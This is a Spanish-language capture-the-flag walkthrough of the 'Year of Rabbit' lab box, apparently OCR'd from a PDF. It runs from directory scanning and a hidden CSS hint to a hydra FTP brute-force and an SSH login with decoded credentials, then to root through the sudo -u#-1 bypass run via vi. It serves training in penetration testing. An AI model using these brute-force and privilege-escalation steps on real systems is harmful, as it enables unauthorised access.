

Year of Rabbit

nmap -T5 -sV -sC -p- 10.10.10.212




gobuster dir -u http://10.10.10.212/ -w /usr/share/wordlists/dirb/common.txt -q -t 25 -x php,html,txt





Index of /assets



Apache/2.4.10 (Debian) Server at 10.10.10.212 Port 80

en el directorio oculto encontramos un css

```
← → C ← C ← C 10.10.10.212/assets/style.css

* Kali Linux ★ Kali Tools ★ Kali Docs ★ Kali Forums ★ Kali NetHunter ★ Exploit-DB ★ Google Hacking DB ♠ OffSec


* {
    margin: 0px 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
}

body, html {
    padding: 3px 3px 3px 3px;
    background-color: #D8DBE2;
    font-family: Verdana, sans-serif;
    font-size: 1lpt;
    text-align: center;
}


* Nice to see someone checking the stylesheets.
    Take a look at the page: /sup3r_s3cr3t_fl4g.php

*/*
div.main_page {
    position: relative;
    display: table;
```


al revisar redirige a una web



al ingresar nos rickrollea pensando y analizando , algo debe tener esta página , y si desactivamos el javascript?



touché



escuchamos el video y se escucha un eructo en el segundo 57 de la canción, eructo en inglés es burp...


será un indicio, abriremos burpsuite? y abriremos de nuevo la página

```
GET //WExYY2Cv-qU HTTP/1.1
! Host: 10.10.10.212
! User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
! Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
! Accept-Language: en-US,en;q=0.5
! Accept-Encoding: gzip, deflate, br
! Connection: close
! Upgrade-Insecure-Requests: 1
```


nos toparemos con una dirección a una imagen



Index of /WExYY2Cv-qU



Apache/2.4.10 (Debian) Server at 10.10.10.212 Port 80



mmm nada mal pero algo falta acá... criptografia?



usemos strings para verla .

```
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr Yf
TS*%miyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr$wqH7F
                                Answer the questions below
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhaa8u&
```

dentro encontramos un nombre de usuarios y una lista de posibles contraseñas , las cuales exportaremos a un archivo dicc

hydra -l ftpuser -P dicc ftp://10.10.10.212

```
(viernez13@kali)-[*/tryhackme/rabbit | 1095
- $ hydra - | ftpuser -P dicc ftp://10.10.10.212
- Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

- Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-11 00:42:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), -6 tries per task
[DATA] attacking ftp://lol.10.10.212:1/
[22][ftp] host: 10.10.10.212 login: ftpuser password: SieziwcXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-11 00:43:10

Let's have a nice gentle start to the New Year!
```

ftp ftpuser@10.10.10.212


contraseña

ls

encontramos un archivo.

lo descargamos con el comando mget

cat archivo





está codificado, parece ser brainfuck


lo decodificamos.

User: eli Password: DSpDiM1wAEwid

resultado. User: eli

Password: DSpDiM1wAEwid

nos conectamos por ssh ssh eli@10.10.10.212




leemos el correo de root hacia esta cuenta

buscamos el archivo find / -name '*s3cr3t*' 2>/dev/null

nos movemos al directorio ls -all


cat



escalaremos privilegios

sudo -l


sudo -V



buscamos un exploit con esta versión

https://www.exploit-db.com/exploits/47502

sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt



whoami , ya somos root.

cd /root

cat root.txt

